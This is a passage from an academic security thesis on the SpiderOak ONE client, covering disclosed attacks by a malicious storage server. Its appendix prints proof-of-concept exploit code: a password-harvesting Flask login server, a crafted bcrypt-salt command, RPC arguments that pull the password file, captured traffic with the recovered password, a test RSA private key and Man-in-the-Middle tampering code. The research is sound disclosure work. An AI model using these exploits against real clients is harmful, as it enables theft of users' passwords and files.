`foo\bla`	`foo/bar..baz`

Table 6.2: Filename examples and whether or not `_safe_user_file_regexp` accepts or rejects them.

Each of the remote procedures works roughly as follows: On an incoming message requesting a physical file with path p, check p against `_safe_user_file_regexp`. If it matches, send the physical file located at p (or parts of it). Otherwise return `'disallowed'` (see Listing 6.8 for an example of such a method).

```
def remote_get_diagnostic_blob_slice(self, name, offset, length):
  if not _does_allow_remote_diagnostics():
    return 'disallowed'
  _ensure_safe_user_file(name)
  file_path = os.path.join(_globals['config'].local.pandora_dir,
                           name)
  with open(file_path, 'rb') as input_file:
    input_file.seek(offset)
    return input_file.read(length)
```

Listing 6.8: Remote diagnostic function

All the remote procedures in Table 6.1 work relative to the configuration directory (for example `$HOME/.config/SpiderOakONE` on GNU/Linux).[5] The file containing the user's password is stored in two places:

- `tss_external_blocks_snapshot.db/00000003`
- `tss_external_blocks_pandora_sqliite_database/00000003`

Notice that, while the first is "illegal" (in that it contains a dot in the directory part and thus does not match `_safe_user_file_regexp`), the second location is legal.

The attack. To recover a user's password using for example the method in Listing 6.8, simply create a RPC with the parameters

```
tss_external_blocks_pandora_sqliite_database/00000003
0
10000
```

Figure 6.6: Arguments that enables extraction of the user's password.

In section A.5 we demonstrate an attack against one of the other remote procedures. The section also contains a description of how we actually executed the attack against a real client, as well as concrete data.

The impact. Since the user's password is the piece of data that enables full access to an account, the impact should be clear.

Non-default behaviour. It should be noted that the user's password is only present in the aforementioned file, if the application's default settings is used. If the user has chosen to require a password input on every startup, the user's password will not be present. However, the file still contains a hash h (that the client uses to check the password input by the user) computed as

$$g \leftarrow \text{MD5}(\text{“password\_verify”} \mid\mid u \mid\mid p)$$
$$h \leftarrow \text{MD5}(g \mid\mid \text{“password\_verify”} \mid\mid u \mid\mid p)$$

[5]So to retrieve `$HOME/.config/SpiderOakONE/foo/bar.txt` the server would submit the path `foo/bar.txt`.

for the server chosen username u and user's password p. Thus the impact in this case becomes analogues to subsection 6.1.1 in that the adversary obtains a very weak password hash.

6.2 Passive Attacks

We also identified an issue that in some cases can be exploited by a passively malicious server defined as Threat Model 2.

Threat Model: Passive adversary
Goal: Recover content of encrypted user files
Capabilities: eavesdrop: Has seen, and can see, what is being sent between the server and client.

Threat Model 2: Passive adversary

Such an adversary is also sometimes called "honest but curious" in the literature.

6.2.1 Missing Key Rotation for ShareRooms

The issue. The attack arises from a combination of how directory sharing (cf. subsection 5.3.2) and file moving (cf. section 5.2.1) is handled, and is best explained through two scenarios:

- **Scenario 1:** Suppose the user decides to share a directory D. As seen, this means the client will extract the corresponding directory key dk, decrypt it and send dk to the server. The server can then decrypt all files encrypted with dk (more precisely, it can decrypt the eXk keys in the header of each block and version file in D after which in can then decrypt the files) and publish them on the internet. At some point, the user decides to stop sharing D. The client tells this to the server who then makes the files from D inaccessible.

  Suppose the user then later puts another file f into D. Because the directory key is not rotated after sharing, the new file will *also* be encrypted using dk. In other words, when the client uploads the encryption of f, the server still possess the capabilities to decrypt it, as the server received the decrypted version of dk earlier.

- **Scenario 2:** Suppose the user decides to share a directory D. However, before instructing the client to do so, the user will move some sensitive file f to another directory. Sharing is then done and the server publishes the files from D.

  However, since the act of moving a file does not re-encrypt it (it simply creates some journal entries), the server will *also* be able to decrypt f, even though it was not actually shared.

The impact. In effect, the act of sharing a directory can be seen as tainting the directory both backwards and forwards in time. It is not unlikely to think both scenarios happening in a real use-case, and the behaviour described is un-intuitive; sharing a directory should not "share" files *not* in the directory (scenario 2), and it should not "share" files while the directory is not shared (scenario 1).

Chapter 7

Conclusion

This thesis investigated and presented three aspects of the proprietary cloud storage application SpiderOak ONE. First, we described an approach for reverse engineering and patching a Python application, in order to analyze its behaviour. Second, we presented core aspects of the application's behaviour, such as authentication protocols it will engage it and how it handles file encryption. Last, we presented four concrete attacks that could be carried out against the client by a malicious server. This chapter presents general conclusions on what has been presented, as well as summarizes some of our results.

Reverse Engineering and Analysis. Although relatively simplistic, our reverse engineering efforts nevertheless illustrated some interesting aspects. Besides a general set of guidelines — identify which files are provided, how the application is implemented, is anti reverse engineering techniques in place and so on — chapter 3 presents techniques that can be used when code execution, in the context of the application is possible. For example, we described how we used an already existing framework for logging, to, in effect, make the application as verbose as we wanted. This in particular showed itself to be useful in the context of analyzing the application. We also described a way to utilize the API provided in part by Twisted and in part by PyOpenSSL to read the TLS master secrets used when the client connects to the server. Taking this approach instead of, for example, writing the data being sent to a file, lets us analyze not just the content of the data stream but the data stream itself. In this way, we get to analyze also parts that are normally hidden from the application (e.g., all parts of a TLS handshake).

On the topic of TLS in the application; an interesting aspect is the apparent difference we found in the configuration of the two servers the SpiderOak ONE client will connect to. As we argued in section 3.3, the weak TLS connection might enable other attacks on the application. Attacks that are focused on the surrounding environment, more so than directly on the application, as was done in [7]. The same can be said about the relatively old version of the various libraries used, and it would not be surprising if an avenue of attack exists in discovered (or undiscovered) vulnerabilities in these libraries (and in fact, one of our attacks was possible in part because of a buggy library).

Authentication. A number of interesting observations can be made about the constructions used in SpiderOak ONE. The authentication protocols used by the application are fairly weak in the sense that they do not provide an actual guarantee that the party being authenticated, actually knows what he supposed to: the user's password. Indeed, in our attacker model (malicious server) the adversary would have no problem authenticating as only the server's view is needed in order to complete the authentication protocols. In Protocol 3 only the hash h is needed, which is sent during account creation (cf. Protocol 5). And in Protocol 2 only the value ck is needed, which is also sent during account creation. This lack of proper authentication is the result of the protocols used by the application, not being proper proofs of knowledge for the password.

We think there is an issue in using the same secret (the password) for both authentication and file encryption. Two of the three active attacks we presented (sections 6.1.1 and 6.1.2) are problematic precisely because they expose some information about the password through authentication protocols. That said, we recognize that it might not be feasibly (from a UX point of view) to require the user to remember two passwords.

Encryption & file sharing. Although efficient, the constructions used with regard to file moving, encryption and sharing creates a "disconnect" between the user's view of what is going on, and the application's view. Despite the application recording that a file has been moved (recall the *move out* entry mentioned in subsection 5.2.2) the encryption of the file is not updated. In effect, a user does not observe the action of moving a file the same way as the application and as a consequence, we get situations as described in subsection 6.2.1 where a file could inadvertently get shared because the "encryption" does not consider the file as having been moved (even though the journal internally in SpiderOak ONE and the user does).

On the other hand, the construction for encrypting files *does* allow for very efficient sharing of files. We do not believe it to be impossible to fix the aforementioned issue, without compromising to much on the efficiency front.

Password changes. An unfortunate design choice is the way password changes are handled. As we saw in subsection 5.4.1, a password change has no effect on already compromised cryptographic keys. If, for example, k_{sym} becomes compromised (e.g., due to one of the attacks presented) then it stays compromised, even if the user changes her password. This happens since these long term keys are not revoked or rotated, when a password change happens, but are merely re-encrypted.

This severely limits the options available for the user for mitigating the impact of our attacks. Since some of the attacks are completely silent (e.g., subsection 6.1.3) there is no indicating that a user has been a victim. Changing passwords would be recommended, however as we just mentioned, a password change has no effect if the user's cryptographic keys has been compromised.

Attacker model & attacks. Considering the Cloud Storage Provider as the attacker is an interesting approach. First of all because it allows us to make some fairly strong assumptions about the attacker (e.g., circumventing certificate checks). Secondly because it allows us to consider adversaries in a more “cynical world”, where end-to-end encryption should — at least ideally — hold against even a malicious storage provider. SpiderOak wrote a recent blog post on the topic of this threat model [43], partially inspired by our results. In any event, our attacks presented some interesting insight into what such an attacker can accomplish.

In a sense, the presence of attacks is not unexpected. Indeed, there is probably *no* complex piece of software *without* any bugs. The interesting aspect is therefore not so much that they exist, but their extent and severity. Of the four attacks we presented, two (cf. subsections 6.1.1 and 6.1.2) were the result of implementation errors, while two (cf. subsections 6.1.3 and 6.2.1) were the result of the protocols the application uses. This fact really just repeats what we see daily: that security problems arise in both the “abstract” and the “concrete”. Of the four attacks, two could be used to completely break the confidentiality of the user’s files (by stealing their password), and one of these attacks was completely silent, giving *no* indication towards the user that something fishy was happening.

Bibliography

[1] Popov A. *Prohibiting RC4 Cipher Suites.* RFC 7465. RFC Editor, Feb. 2015. URL: https://tools.ietf.org/html/rfc7465.

[2] Mark Adler. *adler32, part of zlib.* The adler32 checksum was added in version 0.4 (some time around april 1995, see https://www.zlib.net/ChangeLog.txt). 1995. URL: https://github.com/madler/zlib/blob/master/adler32.c.

[3] OpenSSL Security Advisory. *TLS heartbeat read overrun (CVE-2014-0160).* https://www.openssl.org/news/secadv/20140407.txt. See also http://heartbleed.com/. Apr. 2014.

[4] Sergi Alvarez. *Radare2 (RAw DAta REcovery).* http://radare.org/r/index.html.

[5] Mihir Bellare, Sriram Keelveedhi, and Thomas Ristenpart. *Message-Locked Encryption and Secure Deduplication.* Cryptology ePrint Archive, Report 2012/631. http://eprint.iacr.org/2012/631. 2012.

[6] R. Bernstein. *uncompyl6.* https://github.com/rocky/python-uncompyle6. A native Python cross-version Decompiler and Fragment Decompiler. Follows in the tradition of decompyle, uncompyle, and uncompyle2.

[7] Karthikeyan Bhargavan and Antoine Delignat-Lavaud. "Web-based Attacks on Host-Proof Encrypted Storage." In: *WOOT.* 2012, pp. 97–104.

[8] Karthikeyan Bhargavan and Gaëtan Leurent. "On the practical (in-) security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN." In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security.* ACM. 2016, pp. 456–467.

[9] Moritz Borgmann et al. "On the security of cloud storage services." In: (2012).

[10] US-CERT. *Alert (TA17-075A) HTTPS Interception Weakens TLS Security.* https://www.us-cert.gov/ncas/alerts/TA17-075A. Apr. 2017.

[11] Tom Chothia et al. *Why Banker Bob (still) Cant Get TLS Right: A Security Analysis of TLS in Leading UK Banking Apps.* 2017.

[12] *crypt, crypt_r - password and data encryption.* Accessed 07-05-2017. URL: http://man7.org/linux/man-pages/man3/crypt.3.html.

[13] McDonald D. *A Convention for Human-Readable 128-bit Keys.* RFC 1751. RFC Editor, Dec. 1994. URL: https://tools.ietf.org/html/rfc1751.

[14] W. Diffie and M. Hellman. “New Directions in Cryptography.” In: *IEEE Trans. Inf. Theor.* 22.6 (Sept. 2006), pp. 644–654. ISSN: 0018-9448. DOI: 10.1109/TIT.1976.1055638. URL: http://dx.doi.org/10.1109/TIT.1976.1055638.

[15] John R Douceur et al. “Reclaiming space from duplicate files in a serverless distributed file system.” In: *Distributed Computing Systems, 2002. Proceedings. 22nd International Conference on.* IEEE. 2002, pp. 617–624.

[16] Draw and Arash. *Celebrating half a billion users.* Apr. 2016. URL: https://blogs.dropbox.com/dropbox/2016/03/500-million/.

[17] Morris J. Dworkin. *Recommendation for Block Cipher Modes of Operation.* NIST Pubs, 2001.

[18] Morris J. Dworkin et al. *Advanced Encryption Standard (AES).* NIST Pubs, Nov. 2001.

[19] EFF. *EFF Des cracker machine brings honesty to crypto debate.* https://www.eff.org/press/releases/eff-des-cracker-machine-brings-honesty-crypto-debate. July 1998.

[20] EFF. *Who Has Your Back? Government Data Requests 2014.* https://www.eff.org/who-has-your-back-2014#spideroak. 2014.

[21] F5. *K05121675: F5 TLS vulnerability CVE-2016-9244.* https://support.f5.com/csp/article/K05121675. Feb. 2017.

[22] *FIPS PUB 180-4 Secure Hash Standard (SHS).* Aug. 2015.

[23] The Wireshark team Gerald Combs. *Wireshark.* https://www.wireshark.org/.

[24] Jeremi M Gosney. *8x Nvidia GTX 1080 Hashcat Benchmarks.* https://gist.github.com/epixoip/.

[25] John Graham-Cumming. *Incident report on memory leak caused by Cloudflare parser bug.* https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/. Feb. 2017.

[26] M. Grothe et al. “Your Cloud in My Company: Modern Rights Management Services Revisited.” In: *2016 11th International Conference on Availability, Reliability and Security (ARES).* Aug. 2016, pp. 217–222. DOI: 10.1109/ARES.2016.69.

[27] The Tcpdump Group. *tcpdump.* http://www.tcpdump.org/. man page: http://www.tcpdump.org/manpages/tcpdump.1.html.

[28] Danny Harnik, Benny Pinkas, and Alexandra Shulman-Peleg. “Side Channels in Cloud Services: Deduplication in Cloud Storage.” In: *IEEE Security & Privacy* 8.6 (2010), pp. 40–47. DOI: 10.1109/MSP.2010.187. URL: http://dx.doi.org/10.1109/MSP.2010.187.

[29] X ITU-T. *690: ITU-T Recommendation X. 690 (1997) Information technology-ASN. 1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER).* http://handle.itu.int/11.1002/1000/12483.

[30] Reschke J. *The 'Basic' HTTP Authentication Scheme.* RFC 7617. RFC Editor, Sept. 2015. URL: https://tools.ietf.org/html/rfc7617.

[31] B. Kaliski. *PKCS #5: Password-Based Cryptography Specification Version 2.0.* RFC 2898 (Informational). Internet Engineering Task Force, Sept. 2000. URL: http://www.ietf.org/rfc/rfc2898.txt.

[32] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography.* Chapman & hall/CRC cryptography and network security series, 2015.

[33] Dhiru Kholia and Przemysław Węgrzyn. "Looking Inside the (Drop) Box." In: *Presented as part of the 7th USENIX Workshop on Offensive Technologies.* Washington, D.C.: USENIX, 2013. URL: https://www.usenix.org/conference/woot13/workshop-program/presentation/Kholia.

[34] Jemima Kiss. *Snowden: Dropbox is hostile to privacy, unlike 'zero knowledge' Spideroak.* https://www.theguardian.com/technology/2014/jul/17/edward-snowden-dropbox-privacy-spideroak. July 2014.

[35] Gordon Lyon. *NMAP (Network Mapper) Nmap Security Scanner.* https://nmap.org/. ssl-enum-ciphers information can be found at https://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html.

[36] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. "This POODLE bites: exploiting the SSL 3.0 fallback." In: *Security Advisory* (2014).

[37] Tavis Ormandy. *cloudflare: Cloudflare Reverse Proxies are Dumping Uninitialized Memory.* https://bugs.chromium.org/p/project-zero/issues/detail?id=1139. Feb. 2017.

[38] Niels Provos and David Mazières. "A Future-Adaptable Password Scheme." In: *USENIX Annual Technical conference.* 1999.

[39] Erin Risner. *Why we will no longer use the phrase zero knowledge to describe our software.* https://spideroak.com/articles/why-we-will-no-longer-use-the-phrase-zero-knowledge-to-describe-our-software. Feb. 2017.

[40] R. L. Rivest, A. Shamir, and L. Adleman. "A Method for Obtaining Digital Signatures and Public-key Cryptosystems." In: *Commun. ACM* 21.2 (Feb. 1978), pp. 120–126. ISSN: 0001-0782. DOI: 10.1145/359340.359342. URL: http://doi.acm.org/10.1145/359340.359342.

[41] Daniel Roethlisberger. *SSLsplit - transparent SSL/TLS interception.* https://www.roe.ch/SSLsplit.

[42] Bruce Schneier. *The Secret Story of Nonsecret Encryption.* Apr. 1998. URL: https://www.schneier.com/essays/archives/1998/04/the_secret_story_of.html.

[43] SpiderOak. *Building for new threat models in a post-snowden era.* https://spideroak.com/articles/building-for-new-threat-models-in-a-postsnowden-era. June 2017.

[44] SpiderOak. *security update for spideroak groups & one; bugs reported & resolved.* https://spideroak.com/articles/security-update-for-spideroak-groups--one-bugs-reported--resolved. June 2017.

[45] Appleinsider Staff. *Apple Music passes 11M subscribers as iCloud hits 782M users*. Feb. 2016. URL: `http://appleinsider.com/articles/16/02/12/apple-music-passes-11m-subscribers-as-icloud-hits-782m-users`.

[46] Marc Stevens et al. *Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate*. Cryptology ePrint Archive, Report 2009/111. `http://eprint.iacr.org/2009/111`. 2009.

[47] Marc Stevens et al. *The first collision for full SHA-1*. Cryptology ePrint Archive, Report 2017/190. `http://eprint.iacr.org/2017/190`. 2017.

[48] Adam Tervort. *Is SpiderOak Really No Knowledge? Could You Read a User's Data if Forced at Gunpoint?* SpiderOak Support. Accessed 12–06–2017. URL: `https://support.spideroak.com/hc/en-us/articles/115001894183-Is-SpiderOak-Really-No-Knowledge-Could-You-Read-a-User-s-Data-if-Forced-at-Gunpoint-`.

[49] James M Turner. "The keyed-hash message authentication code (hmac)." In: *Federal Information Processing Standards Publication* (2008).

[50] Filippo Valsorda. *Finding Ticketbleed*. `https://blog.filippo.io/finding-ticketbleed/`. See also `https://filippo.io/Ticketbleed/`. Feb. 2017.

[51] Duane C Wilson and Giuseppe Ateniese. ""To share or not to share" in client-side encrypted clouds." In: *International Conference on Information Security*. Springer. 2014, pp. 401–412.

[52] Mark Wooding. *New proofs for old modes*. Cryptology ePrint Archive, Report 2008/121. `http://eprint.iacr.org/2008/121`. 2008.

[53] F. F. Yao and Y. L. Yin. "Design and analysis of password-based key derivation functions." In: *IEEE Transactions on Information Theory* 51.9 (Sept. 2005), pp. 3292–3297. ISSN: 0018-9448. DOI: `10.1109/TIT.2005.853307`.

Appendices

Appendix A

Proof of Concept Code and Data

Here we present the actual data that was output by our proof-of-concept programs in regard to the attacks presented in chapter 6.

Structure of appendix. We present first an implementation of a malicious login server, and then show how the attacks from subsection 6.1.1 and subsection 6.1.2 can be executed. Next we present an implementation of a Man-in-the-Middle program that can handle TLS and tampering with the PB protocol, and use the program to execute the attack from subsection 6.1.3. Finally, we present a brief description of the passive attack from subsection 6.2.1.

A.1 Malicious Login Server

We wrote a small Python Flask[1] webserver that could execute the authentication protocols from chapter 4 as used in a login setting (specifically the device registration cf. Protocol 6). This entails

1. Implementing the "hello" part (Listing A.1).
2. Implementing a way to select a authentication protocol (Listing A.2).
3. Implementing the authentication protocol (note `bcrypt` is already handled by Listing A.2. For `escrow/challenge`, see subsection A.1.1).

```
@app.route('/setup/hello', methods=['POST'],
           strict_slashes=False)
def hello():
  res = make_response(jsonify(success=True))
  res.set_cookie('uid', 'not-really-uniq')
  res.set_cookie('spideroaksetup', util.make_sosetup())
  return res
```

Listing A.1: "hello" part.

[1] `http://flask.pocoo.org/`

```
@app.route('/setup/login/challenge', methods=['POST'],
strict_slashes=False) def login_challenge():

  # Ask the user to answer an escrow challenge
  if scheme == 'escrow/challenge':
    return jsonify(scheme="escrow/challenge", brand="123",
                   netkes_url=NETKES_URL)

  # Answer with a bcrypt scheme challenge
  elif scheme == 'bcrypt':
    return jsonify(scheme='bcrypt', salt=bcrypt_salt)
```

Listing A.2: Picking a protocol format. `NETKES_URL` has the value `a/`.

A.1.1 Implementing Protocol 4 (`escrow/challenge`)

According to the protocol description, the client will send a username, to which we (the server) have to respond with a challenge c and a list of public-keys and IDs l. This is handled by the piece of code in Listing A.3. We made it possible to optionally supply an RSA keypair when the server is started; the presence of this key (`escrow_key`) determines if l should be empty or if it should be of the form $l = [(id, pk)]$ for some ID.

```
@app.route('/setup/'+NETKES_URL+'authsession', methods=['POST'],
           strict_slashes=False)
def netkes_authsession():
  challenge = 'deadbeef'
  if escrow_key:
    # send our publickey
    layer_data = b64encode(
      serial.dumps([(keyid, escrow_key.publickey())])
    )
  else:
    # send an empty tuple
    layer_data = b64encode(serial.dumps(()))

  return jsonify(layer_data=layer_data, challenge=challenge)
```

Listing A.3: First part of the `escrow/challenge` protocol.

The other part of the protocol (handling the *auth* string) can be seen in Listing A.4. If `escrow_key` was supplied, decryption has to take place first. Compared to (4.6), `payload` contains both A, K and iv. (lines 25 and 26, line 21, and line 23 respectively). For the sake of simplicity, our proof-of-concept uses only one key (at most — if no keys were supplied the else branch is taken, which is markedly simpler) so after the first decryption, the user's password is obtained (line 26) and printed (line 30). At this point we have achieved what we wanted (the user's password), so there is no real point in continuing. Hence we simply return 403.

```python
@app.route('/setup/'+NETKES_URL+'auth/', methods=['POST'],
           strict_slashes=False)
def netkes_finish_login():
  # the client doesn't send a MIME type, so we have to go through a
  # lot of hoops in order to extract the data sent.
  m = re.search('auth\=[0-9a-zA-Z%]*', request.data)
  auth = b64decode(unquote_plus(m.group(0).split('=')[1]))
  if escrow_key is not None:
    fmt = '!HHHL'  # auth_data format
    fmt_size = struct.calcsize(fmt)
    # get length fields
    fmt = '%ds%ds%ds%ds' % struct.unpack(fmt, auth[:fmt_size])
    # get actual data
    pk_id, sig_hmac, sig, payload = struct.unpack(fmt, auth[fmt_size:])
    # sanity check -- the client should send us back the keyid
    if pk_id != keyid:
      print 'Keyid mismatch: %r/%r' % (keyid, pk_id)

    escrow_key._randfunc = util.urandom
    payload = json.loads(zlib.decompress(payload))
    aes_key_raw = escrow_key.decrypt(b64decode(payload['aes_key']))
    aes_key = sha256(aes_key_raw).digest()
    aes_iv = b64decode(payload['aes_iv'])
    data = b64decode(payload['data'])
    cipher = AES.new(aes_key, AES.MODE_CFB, aes_iv)
    plaintext = json.loads(cipher.decrypt(data))
  else:
    plaintext = json.loads(auth)

  print '\n----> User password: %r <----\n' % plaintext['password']

  # At this point we have the user password
  return '', 403
```

Listing A.4: Second part of the `escrow/challenge` protocol.

A.2 proof-of-concept subsection 6.1.1

A client is started with the command Figure A.1, which turns off certificate pinning in the application. Note this feature is part of the original application, so our client is essentially unmodified. A server is started (on another machine)

```
$ SPIDEROAKONE_SSL_VERIFY=0 SpiderOakONE
```

Figure A.1: Running the client without certificate pinning.

with the command Figure A.2.

```
$ python app2.py 'bcrypt' $(python -c 'print "$2a$04$\x01"+"A"*21')
```

Figure A.2: Running the server with the “bad” salt described in Figure 6.1

Result. The client and server interaction can be seen in Figure A.4. Data between `REQUEST` and `/REQUEST` are what the client sends; data between `RESPONSE` and `/RESPONSE` is the server’s response.

The first request and response is the “hello” sent by the client, and subsequent answer. Next, the client sends a brandname (`spideroak`), a list of authentication protocols it supports and an email entered by the user; to this request the server answers that the `bcrypt` protocol (or *scheme*) should be used, along with the “bad” salt. Finally, the client sends its answer by POSTing to the `setup/login` endpoint, with the computed bcrypt hash (with the leaked memory highlighted).

For the sake of brevity, we have omitted the `spideroaksetup` cookie (which is a random 32-byte hex encoded string), and the `client_info` (which is information about the client’s system cf. Figure A.14).

A.3 proof-of-concept subsection 6.1.2

The client is started as in Figure A.1. The server is started with the command in Figure A.3

```
$ python app2.py 'escrow/challenge' privatekey
```

Figure A.3: Running the server with our own keypair (`privatekey`).

Result. See Figure A.5 for the first part (requests handled by Listing A.1 and Listing A.2) and Figure A.6 for the second part (request handled by subsection A.1.1). We omitted (for brevity) the private key the server sends (the `layer_data` field in Figure A.6) from the output, though it can be seen in Figure A.7. The *id* used was the string `'123'`.

```
=========================== REQUEST ============================
POST /setup/hello
Content-Length: 1250
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


{"client_info": ... }
=========================== /REQUEST ===========================
=========================== RESPONSE ===========================
200 OK
{
  "success": true
}
========================== /RESPONSE ===========================
=========================== REQUEST ============================
POST /setup/login/challenge
Cookie: uid=not-really-uniq; spideroaksetup=...
Content-Length: 1377
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


{"brand": "spideroak",
 "schemes": ["pandora/zk/sha256", "pandora/zk",
             "escrow/challenge", "bcrypt"],
  "email": "some@email.tld",
  "client_info": ... }
=========================== /REQUEST ===========================
=========================== RESPONSE ===========================
200 OK
{
  "salt": "$2a$04$\u0001AAAAAAAAAAAAAAAAAAAAA",
  "scheme": "bcrypt"
}
========================== /RESPONSE ===========================
=========================== REQUEST ============================
POST /setup/login
Cookie: uid=not-really-uniq; spideroaksetup=...
Content-Length: 1400
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


{"bcrypt_result":
   "$2a$04$2HyV2dr9...eLnBo816...L18wPLT25FC0tJv3aijs3k97NmJOYZS",
 "brand": "spideroak", "scheme": "bcrypt",
 "email": "some@email.tld",
 "client_info": ... }
=========================== /REQUEST ===========================
```

Figure A.4: Attack 1: Client-Server communication.

```
=========================== REQUEST ===========================
POST /setup/hello
Content-Length: 1250
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


{"client_info": ... }
=========================== /REQUEST ===========================
=========================== RESPONSE ===========================
200 OK
{
  "success": true
}
========================== /RESPONSE ===========================
=========================== REQUEST ============================
POST /setup/login/challenge
Cookie: uid=not-really-uniq; spideroaksetup=...
Content-Length: 1377
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


{"brand": "spideroak",
 "schemes": ["pandora/zk/sha256", "pandora/zk",
             "escrow/challenge", "bcrypt"],
 "email": "some@email.tld",
 "client_info": ... }
=========================== /REQUEST ===========================
=========================== RESPONSE ===========================
200 OK
{
  "brand": "123",
  "netkes_url": "a/",
  "scheme": "escrow/challenge"
}
========================== /RESPONSE ===========================
```

Figure A.5: Attack 2 (part 1): Client-server communication

```
========================== REQUEST ===========================
POST /setup/a/authsession/
Cookie: uid=not-really-uniq; spideroaksetup=...
Content-Length: 38
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


username=some%40email.tld&brand_id=123
========================== /REQUEST ==========================
========================== RESPONSE ==========================
200 OK
{
  "challenge": "deadbeef",
  "layer_data": ...
}
========================= /RESPONSE ==========================
========================== REQUEST ===========================
POST /setup/a/auth/
Cookie: uid=not-really-uniq; spideroaksetup=...
Content-Length: 725
User-Agent: Twisted PageGetter
Connection: close
Host: 0.0.0.0:5000


username=some%40email.tld&
brand_id=123&
sign_key=cereal1%0A0%0An&
layer_count=1&
auth=AAMAIACAAAABFTEyM13TAqi%2BASRNIunHXplc17QQBE12fpHufoeFTKVzm\
j2PgZbtWcElX86735r%2BpYBiqXRtWLdJbU21fgzpFpboabmbh1EBOsh%2Fmqq62\
iyhQWdi%2FAWJ%2FSOsGtANgKu2JO9hdrm5ZPgNyLblm50A0Z1Awr1aTC%2Bea1X\
8Q%2FCDdGbbHAknSZgaOYCNEeXMz6iqLzVOsAL%2B%2F%2F9MgJq29An%2Fo0W7X\
ot4nE3Oy26CQABA0V8xbGnCawrYxIUIwsiAgAxg06RBGHn4QIQRoem%2FN%2B66v\
7k5P0ye9inzMWMaFW18Tm8VhG10xWPL90QY2S6h8yA%2BOtn7ISxJYlQwkS%2B5R\
L2l6nLFWStIrxIolHByjMXXlXmbMSnpvk9kfE0JX%2BKVR1c8y%2FKyiRV%2BrpD\
tfamMlqvHTj%2FupDunYzekoKWaHcJJoFEM7N5TB0tMzSwp2HjNRc2G9WgH1M2WE\
zm3%2FfQuj5bfdZXnB0YYDeSAdg3qBDA8jz773EMBO6lhFZPjypmWy7WsNcOZJsB\
Y21i4ROUKwADkuoS2wd08wtofSfYPXz1e9lthPm57eR0r1UGcS6fbVBNxWLy63z%
2F2MmMM
========================== /REQUEST ==========================

----> User password: u’secret123’ <----
```

Figure A.6: Attack 2 (part 2): Client-server communication.

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDRTLMURS5WbtIWq/YumiSOg279KuAE9T4DYpVouRqrzRPw/0t/
ph5qxtX3cJxV4bdUwpJkBk4utCSWJ+LfBil8/W09hSUfGOtx3iPB7eDM+2uAStDZ
i4wj4IR60rGLDcoa4k6xhzSHSW6wwHabN0C3VFXGFWZ7uaEXH+v/2RIdLQIDAQAB
AoGBAJpNbYj4J91Y/lHwnSJmSaU3iM/kmBuPohRkzbnTHbKjEpyN2l9VXP9jb8No
phk6uyol+D791w3fiUmaRkweAt7pEEJsxgNL+DPHc33Hzdq6D63MqnimAzm4qT7i
NTBsknA2UH6VZg9g7aZSMnrFLdtm8Pif1r2J8o8MYviCneMRAkEA2YlJtSmm6QLi
trSFZA63L0P7loXlIM523d6VU70r1x6YP3u80Qhjg04cJ+bWxWBbHJnMpieHnK9m
gk/u9gmopwJBAPZOlMYf9wAZDU0p0frJG1RarlO7fKXvlrGhLDOL76PYZQY4IWDM
5AHTJGr9nBf4DUQ8lKdZatZN+9Ee/x428gsCQQDLY7Q5oQ8Az4TfpJsPOT8G/z4M
t3XKnZ+/w+vEVpvVzzI0MOISYxB/5RkoKYlnE7c8X4RbWZxO4CQs9MWM3u0DAkB1
PlqbJMQSi9pFDM8jLW+Q68lnmitvYWi+DRZZQxdDStJr73QT+/Pc2oDPXQFcd3r5
LE0mi+3LLTvdA4A1BbqZAkAQ1psv8Cs0aSTnur0UasxSWNWrlAn8bAu7tGOqMLrw
P17n1Yc1AuEp2uJEzpI6QWcdtJsjWo0XK+KfutlE9zZo
-----END RSA PRIVATE KEY-----
```

Figure A.7: keypair used in Attack 2.

A.4 Man-in-the-Middle

Our Man-in-the-Middle (MitM) application was implemented as Python program and works in the expected way: Upon start it will listen for connections on some address (that the client should connect to). When a connection is established, it creates another connection to the real server, after which it starts forwarding data back and forth. The MitM application was implemented as four classes: `MitM`, the base class. `SSLMitM`, extends `MitM` and adds SSL functionality. `TamperMitM`, extends `MitM` and adds tampering functionality (see Listing A.5). And `SSLTamperMitM`, which simply extends `TamperMitM` and `SSLMitM`.

```
 1 class TamperMitM(MitM):
 2
 3   server2client_data_transfuns = []
 4   client2server_data_transfuns = []
 5
 6   def write_to(self, conn, buf, is_client):
 7     if is_client:
 8       data_transfuns = 'server2client_data_transfuns'
 9     else:
10       data_transfuns = 'client2server_data_transfuns'
11     stuff = b''
12     while buf:
13       stuff += buf.pop()
14       if stuff:
15         for f in getattr(self, data_transfuns, []):
16           stuff = f(self, stuff)
17         conn.send(stuff)
```

Listing A.5: Tampering functionality.

When some data D is received on one connection, the MitM application modifies it by setting $D \leftarrow f(D)$ for all functions f in some list, depending on who sent D (line 15 and 16). We wrote a smaller parser for a custom config format which makes it easy to specify the functions f. For example, if we wanted to pretty print the data received, along with some way to identify who sent it, we would define a function as in Listing A.6 and the configuration file in Figure A.8.

```
{
    "client->server" : [
        {"name" : "named_printer",
         "args" : ["client"]}],
    "server->client" : [
        {"name" : "named_printer",
         "args" : ["server"]}]
}
```

Figure A.8: Pretty printer configuration file.

The MitM application will call `named_printer` with the arguments from `args` in Figure A.8. Thus `named_printer` will create a curried function `f`, that takes two inputs: the MitM object and the data D. In this case, `f` uses a function `p` which pretty prints D and nothing else.

```python
def named_printer(name):
    """Named pretty printer for stream content"""
  enc = util.BananaEncoder(name)
  def p(item):
    print(f'{name} sending:')
    pprint.pprint(item)
    print('-------------------------------')

  @ensure_return
  def f(obj, data):
    enc.decode(data)
    if len(enc.stack2):
      p(enc.stack2)
      enc.stack2 = []

  return f
```

Listing A.6: Named pretty printer

